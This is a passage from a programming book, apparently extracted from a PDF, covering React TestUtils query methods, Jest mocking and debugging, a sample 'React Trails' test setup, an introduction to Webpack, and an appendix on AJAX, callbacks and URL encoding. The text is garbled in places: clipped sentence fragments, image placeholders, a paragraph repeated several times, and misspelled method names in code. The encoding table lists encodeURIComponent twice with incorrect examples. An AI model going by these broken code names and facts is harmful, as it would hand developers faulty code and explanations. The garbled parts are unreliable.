  TestUtils.scryRenderedDOMComponentsWithClass(  
    componentTree,  
    'target'  
  );
```

Fi
th
w

```
expect(allDOMComponentsWithMatchingClass).toBeAn('array');  
expect(allDOMComponentsWithMatchingClass.length).toBe(2);
```

findRenderedDOMComponentWithClass

```
var MyCompositeComponent = React.createClass({  
  render () {  
    return <MyNestedComponent />;  
  }  
});  
  
var MyNestedComponent = React.createClass({  
  render () {  
    return <div className="nested"/>;  
  }  
});  
  
var componentTree =  
TestUtils.renderIntoDocument(<MyCompositeComponent />);  
  
var singleComponentWithMatchedClass =  
TestUtils.findRenderedDOMComponentWithClass(  
  componentTree,  
  'nested'  
);  
  
expect(singleComponentWithMatchedClass).toBeAn('object');  
expect(singleComponentWithMatchedClass).toNotBeAn('array');  
expect(singleComponentWithMatchedClass.className).toBe('nested');
```

Li
sc
bu
re
if
be

scryRenderedDOMComponentsWithTag

```
var CompositeComponent = React.createClass({  
  render () {  
    return <div><div /></div>;  
  }  
});  
  
var componentTree = TestUtils.renderIntoDocument(  
  <CompositeComponent />  
);  
  
var allDivs = TestUtils.scryRenderedDOMComponentsWithTag(  
  componentTree,  
  'DIV'  
);
```

Fi
th
w.

```
expect(allDivs).toBeAn('array');  
expect(allDivs.length).toBe(2);
```

findRenderedDOMComponentWithTag

```
var MyCompositeComponent = React.createClass({  
  render () {  
    return <MyNestedComponent />;  
  }  
});  
  
var MyNestedComponent = React.createClass({  
  render () {  
    return <div />;  
  }  
});  
  
var componentTree =  
TestUtils.renderIntoDocument(<MyCompositeComponent />);  
  
var onlyDiv = TestUtils.findRenderedDOMComponentWithTag(  
  componentTree,  
  'div'  
);  
  
expect(onlyDiv).toBeAn('object');  
expect(onlyDiv).toBeNotAn('array');  
expect(onlyDiv.tagName).toBe('DIV');
```

Li
sc
bu
re
if
be

scryRenderedComponentsWithType

```
var MyCompositeComponent = React.createClass({  
  render () {  
    return (  
      <div>  
        <Target />  
        <br />  
        <Target />  
      </div>  
    )  
  }  
});  
  
var Target = React.createClass({  
  render () {  
    return <div />;  
  }  
});
```

Fi
eq

```
});

var componentTree = TestUtils.renderIntoDocument(
  <MyCompositeComponent />
);

var allTargetComponents =
TestUtils.scryRenderedComponentsWithType(
  componentTree,
  Target
);

expect(allTargetComponents).toBeAn('array');
expect(allTargetComponents.length).toBe(2);
```

findRenderedComponentWithType

```
var MyCompositeComponent = React.createClass({
  render () { return <TargetComponent /> }
});

var TargetComponent = React.createClass({
  render () { return <div /> }
});

var componentTree = TestUtils.renderIntoDocument(
  <MyCompositeComponent />
);

var onlyTargetComponent =
TestUtils.findRenderedComponentWithType(
  componentTree,
  TargetComponent
);

expect(onlyTargetComponent).toBeAn('object');
expect(onlyTargetComponent).toNotBeAn('array');
expect(TestUtils.isCompositeComponentWithType(
  onlyTargetComponent,
  TargetComponent
)).toBe(true);
```

So
sc
ex
th
is

30.7 Jest

● Introduction

When you write your test JavaScript code (which uses `ReactTestUtils` to interact with your component), you must write it to run within a test framework. There are many to choose from but Facebook wrote and use Jest as an Open Source project, so it is the ‘in-house’ unit test framework.

Jest is a Node Module and can be installed using the following command-line:

```
npm install --save-dev jest
```

● Jest is Built On Top of Jasmine

Jest was built on top of Jasmine so it inherits many useful things from that framework, such as its testing structure.

Jasmine unit tests have a two level structure:

1. A ‘described’ suite of tests. Developers use the ‘describe’ function to setup a suite of tests executed together. For example ‘connectivity tests’. Notice that the ‘describe’ method is also used to provide the dependencies for the object to be tested. **Variables declared in a ‘describe’ are available to any ‘it’ block of code inside the suite.**
2. ‘It’ blocks of code that perform test inside the ‘described’ suite of tests. Developers use the ‘it’ function to setup a test where code is performed and a comparison occurs between the expected and actual results. Developers use the ‘expect’ method inside a test to set result expectations. If they are met the code passes the test, if not it fails. Jasmine uses ‘matchers’ to compare expected and actual results, for example: `expect(a).toEqual(12);`

```
describe("[The class you are about to test]", () => {

  beforeEachProviders(() => {
    return [Array of dependencies];
  });

  it("test1", injectAsync([TestComponentBuilder], (tcb: TestComponentBuilder) => {
    return tcb.createAsync([The class you are about to test]).then((fixture) => {

      // test code ...
      // expect a result
    });
  }));

  it("test2", injectAsync([TestComponentBuilder], (tcb: TestComponentBuilder) => {
    return tcb.createAsync([The class you are about to test]).then((fixture) => {
```



```
// test code ...  
// expect a result  
});  
});  
  
});
```

Jest also inherits some very useful hooks from Jasmine, such as the ‘beforeEach’ and ‘afterEach’ methods. These methods (if present) are invoked by Jest when before and after each test is run. They are useful because you can add code to perform common tasks before and after each test: for example creating the Component, creating mocks etc.

● **Jest Improves Jasmine**

Think of Jest as Jasmine plus the following improvements:

Automatically finds tests to run in your project

Has in built support for fake DOM APIs, such as jsdom, that you can run from the command line.

You can test asynchronous code more easily using inbuilt mocked timer functions.

Tests are run in parallel so they go faster! Vroom vroom.

● **Information**

Having written Jest, Facebook provides a lot of information online about Jest, including examples and API documentation. There is also an excellent video on this webpage:

[HTTPS://FACEBOOK.GITHUB.IO/JEST/](https://facebook.github.io/jest/)



● **What Does Jest Mainly Do?**

Jest allows you to write JavaScript unit tests that work well with React that work in

the same manner as Jasmine tests. It also helps you test Asynchronous code. However, to me the main advantage that Jest give you is the mocking. Jest mocks your dependent modules automatically for you. In fact, you have to be explicit and tell Jest what NOT to mock! This is both good and bad.

- **Running Jest Unit Tests**

To run the Unit Tests, use the following command-lines:

Command Line	Notes
jest	Runs all available Jest unit tests.
jest [unit test filename]	Runs a single Jest unit test.

- **The Downside**

As mentioned above, Jest attempts to mock

everything and this can give you strange results at times. When writing this book, I was writing the unit test ‘search-test.js’ (to test searching). I was mocking a search and an AJAX response, which would be rendered into the ‘SearchResults’ Component. However, when writing this test, the SearchResults Component would never produce the expected result, a list of items displayed in a tabular format.

```
it('performs a search and produces the correct results', () => {

  // Click on search.
  let buttonComponents = TestUtils.scrRenderedDOMComponentsWithClass(component, 'mdl-button');
  expect(buttonComponents.length).toBe(1);
  let searchButton = ReactDOM.findDOMNode(buttonComponents[0]);
  TestUtils.Simulate.click(searchButton);

  // Should result in two items listed.
  let searchResultsComponent = TestUtils.findRenderedComponentWithType(component, SearchResults);
  expect(searchResultsComponent).toBeTruthy();
  let listItems = TestUtils.scrRenderedDOMComponentsWithClass(searchResultsComponent, 'mdl-list__item');
  expect(listItems.length).toBe(2);

});
```

Anyway, after many hours scratching my head, I finally figured it out. It was because Jest had automatically mocked the SearchResults Component, rather than use the one that I had written. Because it trys to mock everything. It was easy to fix; all I did was add the following code to the top:

```
jest.unmock('../components/SearchResults');
```


So the moral of the story is the following:

When writing unit tests, be very careful as to which modules have been mocked for you by Jest. Ensure that your code (the code that you want tested) has been unmocked.

30.8 Debugging Jest Unit Tests

One of the great things about Visual Studio Code is the debugger. It works well for debugging Jest unit tests. To set this up, do the following:

1. Open your Project.
2. Click on the Debugging icon. Code will switch to the debugging mode.



3. Click on the White Cog to edit launch.json.



4. Paste the following code into launch.json and save it.

```
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Tests",
      "type": "node",
      "request": "launch",
      "program": "${workspaceRoot}/node_modules/jest-cli/bin/jest.js",
      "stopOnEntry": false,
      "args": ["--runInBand"],
      "cwd": "${workspaceRoot}",
      "preLaunchTask": null,
      "runtimeExecutable": null,
      "runtimeArgs": [
        "--nolazy"
      ],
      "env": {
        "NODE_ENV": "development"
      },
      "externalConsole": false,
      "sourceMaps": false,
      "outDir": null
    }
  ]
}
```

5. Add some breakpoints in your tests.
6. Click on the green play button to kick off the jest tests.



30.9 React Trails Project

● Introduction

Let's go into the testing in the sample project.

The Sample Project was based off React Startify and that project uses Ava for it Unit Testing Framework. I didn't want to use Ava, so I changed the project to work with Jest instead.

● Configuration

The 'jest-cli' (Jest Command Line Interface) Node Module is specified in the package.json file. Note that this Node Module should be installed globally so that you can use the 'jest' command to run the tests. Also note that the package.json file contains the following jest configuration data:

```
"jest": {
  "scriptPreprocessor": "<rootDir>/node_modules/babel-jest",
  "unmockedModulePathPatterns": [
    "<rootDir>/node_modules/react",
    "<rootDir>/node_modules/react-dom",
    "<rootDir>/node_modules/react-addons-test-utils",
    "<rootDir>/node_modules/lodash",
    "<rootDir>/node_modules/jasmine-expect",
    "<rootDir>/node_modules/jasmine-matchers-loader",
    "<rootDir>/node_modules/react-mdl"
  ],
  "modulePathIgnorePatterns": [
    "<rootDir>/node_modules/",
    "<rootDir>/bower_components/",
    "<rootDir>/build/"
  ],
  "setupFiles": ["<rootDir>/src/scripts/material.js"]
}
```


● Unit Tests

This project includes two unit tests. Both unit tests reside in the 'src/__tests' folder.

Unit Test	Notes	Component
Detail-test.js	The 'beforeEach' method creates an AJAX response and mocks the 'TrailApiHelper' (the object that is used for the AJAX calls) to use that AJAX response. This mocking avoids performing an actual AJAX operation in a unit test (not recommended).	

The 'beforeEach' method also creates the Details Component before each test.

Then the unit tests are run to check that the correct information is displayed, with the expectation that it matches the data mocked in the 'beforeEach' method.




Search-test.js

The 'beforeEach' method creates an AJAX response and mocks the 'TrailApiHelper' (the object that is used for the AJAX calls) to use that AJAX response. This mocking avoids performing an actual AJAX operation in a unit test (not recommended).

The 'beforeEach' method also creates the Search Component before each test.

Then the unit tests are run to check that the correct results are displayed when the user clicks on the 'Search' button. These results should match the data mocked in the 'beforeEach' method.




Search-test.js

The 'beforeEach' method creates an AJAX response and mocks the 'TrailApiHelper' (the object that is used for the AJAX calls) to use that AJAX response. This mocking avoids performing an actual AJAX operation in a unit test (not recommended).

The 'beforeEach' method also creates the Search Component before each test.

Then the unit tests are run to check that the correct results are displayed when the user clicks on the 'Search' button. These results should match the data mocked in the 'beforeEach' method.




The screenshot shows a web browser window with the URL 'localhost:3000/search'. The page title is 'Trails'. The header is green with the text 'Trails', 'Welcome', and 'Search'. Below the header, there is a search bar with the text 'Hiking' and 'Washington', and a 'SEARCH' button. The search results are displayed below the search bar, showing three items: 'Appalachian Trail 128', 'C&O Canal', and 'Down East Surfer Trail'. Each item has a location and a 'Details' link.

Search-test.js


The 'beforeEach' method creates an AJAX response and mocks the 'TrailApiHelper' (the object that is used for the AJAX calls) to use that AJAX response. This mocking avoids performing an actual AJAX operation in a unit test (not recommended).

The 'beforeEach' method also creates the Search Component before each test.

Then the unit tests are run to check that the correct results are displayed when the user clicks on the 'Search' button. These results should match the data mocked in the 'beforeEach' method.



The screenshot shows a web browser window with the URL 'localhost:3000/search'. The page title is 'Trails'. The header is green and contains the text 'Trails', 'Welcome', and 'Search'. Below the header, there is a search bar with the text 'Hiking' and 'Washington' entered. To the right of the search bar is a 'SEARCH' button. Below the search bar, the 'Results' section displays three items: 'Appalachian Trail 128', 'C&O Canal District of Columbia United States', and 'Down East Surfer Trail Maine United States'. Each item has a 'Details' link to its right.




Search-test.js

The 'beforeEach' method creates an AJAX response and mocks the 'TrailApiHelper' (the object that is used for the AJAX calls) to use that AJAX response. This mocking avoids performing an actual AJAX operation in a unit test (not recommended).

The 'beforeEach' method also creates the Search Component before each test.

Then the unit tests are run to check that the correct results are displayed when the user clicks on the 'Search' button. These results should match the data mocked in the 'beforeEach' method.



- **Running The Unit Tests**

To run the Unit Tests, use the following command-lines:

Command Line	Notes
jest	Runs all available Jest unit tests.
jest [unit test filename]	Runs a single Jest unit test.

31 *Introduction to Webpack*

31.1 Introduction

Nowadays you can do a lot more stuff in modern browsers, and this is going to increase even more in the future! Thanks to technologies like Angular and React there will be fewer page reloads and more JavaScript code in each page, a lot of code on the client-side. So you need a way to deploy all of this code efficiently so that it loads quickly.


Your complex client-side application may contain scripts and all kinds of types of JavaScript modules. Some of these modules load synchronously, some asynchronously. So how do we package it all and deploy it most efficiently – we use Webpack!

31.2 React Trails Project

We don't use Webpack with the sample React Trails project, we use Browserify instead. However, I added this Chapter because many developers use Webpack and React together. The purpose of this Chapter is to introduce you to Webpack and its basic concepts.

31.3 What Does Webpack Do?

Webpack is a module bundler. It takes modules with dependencies and generates static asset bundles representing those modules.



31.4 What about Your Modules and Dependencies?

If you use Node for your development then Webpack will read your Node configuration file 'package.json' and automatically include your dependencies as static assets in the build.

This takes away the pain of configuring module loading and deployment.

31.5 Benefits

Webpack is good for large projects because it allows for development and production modes. Development mode can utilize non-minimized assets like JavaScript, enabling your application to be debugged in this mode. Production mode can use minimized assets so it has a lighter footprint.

```
},  
"dependencies": {  
  "angular2": "2.0.0-beta.0",  
  "es6-promise": "^3.0.2",  
  "es6-shim": "^0.33.3",  
  "es7-reflect-metadata": "^1.2.0",  
  "rxjs": "5.0.0-beta.0",  
  "zone.js": "0.5.10",  
  "ng2-bootstrap": "1.0.0-beta.1"  
},
```

31.6 Bundles

Your code can be split into multiple bundles (chunks of code) and those bundles can be loaded on demand reducing the initial loading time of your application. Quicker loading times. As a developer you also have control over configuring these chunks (see later).

31.7 Development Process

1. Code your project.
2. Run Webpack as part of your build process.
3. After build then you have all your static assets bundled up ready to deploy on the server.

31.8 Install Webpack

Webpack runs under Node. Once you have Node installed, use the following command line to install (remember to be in the root folder of your project).

```
npm install webpack -g
```


31.9 Running Webpack

You can use the command line ‘webpack’ to compile your files and create bundles for deployment.

- **Example**

This example was taken from the Webpack tutorial here:

<https://webpack.github.io/docs/tutorials/getting-started/>

- ***Add content.js***

```
module.exports = "It works from content.js.";
```

- ***Create entry.js***

```
document.write(require("./content.js"));
```

- ***Create index.html***

```
<html>
  <head>
    <meta charset="utf-8">
  </head>
  <body>
    <script type="text/javascript" src="bundle.js" charset="utf-8"></script>
  </body>
</html>
```

- ***Run the Webpack Command to Create a Bundle***

```
webpack ./entry.js bundle.js
```

- ***Open index.html in Browser***

It works from content.js.

31.10 Configuring Webpack

The Webpack options are contained in the 'webpack.config.js' file in the root folder of your project. In this file:

- **Output Path**

You can specify where the bundled assets are put, the output path.

- **Entry Points**

Your app can start in different places using different code. Webpack can pack the code for deployment so that it can start in different places with different code but share common packaged chunks.

- **Loaders**

A loader is a node function takes a type of file and converts files of this type into a new source for bundling. Loaders are basically node packages used by Webpack. You can setup loaders to compile the project and bundle it up for deployment.

```
loaders: [
  // Support for .ts files.
  {
    test: /\.ts$/,
    loader: 'ts-loader',
    query: {
      'ignoreDiagnostics': [
        2403, // 2403 -> Subsequent variable declarations
        2300, // 2300 -> Duplicate identifier
        2374, // 2374 -> Duplicate number index signature
        2375 // 2375 -> Duplicate string index signature
      ]
    },
    exclude: [ /\.spec\.ts$/, /node_modules\/(?!(ng2-.+))/ ]
  },
]
```


- **Plugins**

You can use the 'CommonsChunk' plugin to split the code into deployable chunks which can be loaded separately.

The job of the CommonsChunk plugin is to determine which modules (or chunks) of code you use the most, and pull them out into a separate file. That way you can have a common file that contains both CSS and JavaScript that every page in your application needs.

```
plugins: [
  new CommonsChunkPlugin({ name: 'vendor', filename: 'vendor.js', minChunks: Infinity }),
  new CommonsChunkPlugin({ name: 'common', filename: 'common.js', minChunks: 2, chunks: ['app', 'vendor'] })
  // include uglify in production
],
```

Is used to create:




- app.js
- app.map
- common.js
- common.map
- vendor.js
- vendor.map

32 *Appendix – Server & Client Side Web Applications and AJAX*

32.1 Introduction

Web applications basically involve two computers communicating with each other: a server and a client.



32.2 Server (Web Server)

The server sits in the company office, listens to http requests and responds back with answers. This server will also access the data (stored in a database) that is used by the web application.

32.3 Client (Web Browser)

The user sits on their own computer, using the web browser to interact with the web application. This computer communicates with the server, sending http requests and receiving answers when needed. Client computers can be a variety of machines, from iwatches to cell-phones to tablets to computers!

32.4 Communication

- **Http**

The Hypertext Transfer Protocol (HTTP) is designed to enable communications between clients and servers. HTTP works as a request-response protocol between a client and server.

- **Http Methods**


Http methods have been around for a long time (way before AJAX and different types of web application). They can be used in traditional server-side web applications and in client-side AJAX web applications also.

Whenever a client talks to a web server, it includes information about the request 'method'. The 'method' describes what the client wants the server to do, what is the intent of the request. The most commonly used methods are 'get' and 'post'. The 'get' method is used to request data from the server. The 'post' method is used to send data to the server, to save it or update it.

The most-commonly-used HTTP methods are POST, GET, PUT, PATCH, and DELETE.


32.5 Server-Side Web Application

A server-side web application is one where more of the application executes on the server and the client is only used to display html pages one at a time. When the user performs an action in the Web Application, the client sends a request to the server, which does something and returns a brand-new html page to be displayed on the client as a response. The Web Page is regenerated very frequently.



32.6 Client-Side Web Application

Client-side web applications are more modern and the computing industry is moving more towards this model. React is a software development tool for client-side web applications. A client-side web application is one where a lot of the application executes on the server but also other code executes on the client, to avoid the frequent regeneration of pages. When the user performs an action in the Web Application, the client sends a request to the server, which does something and returns information about the result, not an entirely new html page. The client-side code listens for an answer from the server and itself decides what to do as a response without generating a new page. Client-side web applications tend to be more interactive and flexible because they can respond more quickly to user interactions. They can respond more quickly to interactions because they don't have to wait on the server to send back as much data. They only need to wait for the server to respond back with a result, rather than a whole html page.



32.7 AJAX

- **Introduction**

AJAX stands for Asynchronous JavaScript and XML. AJAX is a new technique for creating better, faster, and more interactive web applications with the help of XML, HTML, CSS, and Java Script.

When a client-side web application needs to communicate with the server, it uses AJAX to send something out and waits for the result to come back. Remember it gets back a result that only contains data, not an entirely new web page. Also the client-side code does not stop running while it is waiting, as it still has to display the user interface and respond to the user. This is the asynchronous part of AJAX.

Client-side web applications use JavaScript to invoke the AJAX request and to respond to it. This is the JavaScript part of AJAX.

AJAX requests used to use the XML language as the data format for the request and result data going forth between the client and the server. Both XML and JSON are commonly-used formats for transferring data in text form. Nowadays AJAX tends to use JSON as the data format instead of XML. This is because JSON is much more compact and maps more directly onto the data structures used in modern programming languages.

- **Metaphor for AJAX Communication**

- **Scenario**

You call your wife to ask her to do something for you. Her phone is busy and you leave her a message asking her to stop at the supermarket and buy you a case of beer. In the meantime, you keep watching TV.

- **Outcomes**

- Success: She calls you back and tells you the beer is on its way.

- Failure: She calls you back and tells you the store was closed.

32.8 Callbacks

We introduced the asynchronous nature of AJAX above, how the client-side code does not stop running while it is waiting for a response from the server. Typically, when you make an AJAX call you have to tell it what to do when the server response is received. This is the code that the AJAX system code should fire when the response is received. This is often known as the ‘callback’.

- **Two Types of Callbacks**

When you perform AJAX operations you invoke the AJAX code with parameters and one or two functions – the callbacks.

- ***Success***

One of the callbacks is invoked if the server responds successfully and the client receives the answer without error (the ‘done’ or ‘success’ callback).

- ***Failure***

Another of the callbacks is optional and is invoked if the server responds back with an error (or the AJAX call cannot communicate with the server). This is also known as the ‘fail’ or ‘error’ callback.

32.9 Promises

Sometimes you invoke AJAX code and it returns what's known as a 'Promise' or a 'Deferred'. This is an object that is created that is a 'promise of response' from an AJAX operation. When you receive such a 'Promise', you can register your 'Success' or 'Failure' callbacks with the Promise. This enables the Promise to invoke the callback once a success or failure occurs.

32.10 Encoding

When you work with AJAX (or even normal communication between Client and Server), you need to ensure that the information is sent in a form in which is suitable for transmission. If you don't use encoding, it is quite possible that some the information is not received exactly as it was sent. This is especially true for some of the special character information being sent, for example spaces, quotes etc.

Here are three main methods to encode information:

Method	Notes
encodeURIComponent	<p>This is useful for encoding entire urls into UTF-8 with escape sequences for special characters. It encodes the string in the same manner as 'encodeURIComponent', except that it doesn't touch characters that make up the url path (such as slashes).</p> <p>Example:</p> <p><i>http:\www.cnn.com gets converted to http://www.cnn.com%0A</i></p>
encodeURIComponent	<p>This is useful for encoding parameters. It is not suitable for encoding entire URLs because it can replace important URL path information with escape sequences.</p> <p>Example:</p> <p><i>http:\www.cnn.com gets converted to http%3A%2F%2Fwww.cnn.com%0A</i></p>
escape	<p>This returns a string value (in Unicode format) that contains the contents of [the argument]. Take care as servers do not expect to receive data in Unicode format by default.</p> <p>Example:</p> <p><i>http:\www.cnn.com gets converted to http%3A//www.cnn.com%0A</i></p>

To test these methods, head over to this webpage:

[HTTP://PRESSBIN.COM/TOOLS/URLENCODE_URLDECODE/](http://pressbin.com/tools/urlencode_urldecode/)

URL-encode and URL-decode text strings
as you type using PHP and Javascript functions

hi there, how ya doin'?

• URL-encode

• URL-decode

urlencode()

hi+there%2C+how+ya+doin%27%3F

encodeURIComponent()

hi%20there%2C%20how%20ya%20doin%3F

encodeURIComponent()

hi%20there,%20how%20ya%20doin?


escape()

hi%20there%2C%20how%20ya%20doin%27%3F

32.11 Debugging Tools

• Developer Tools

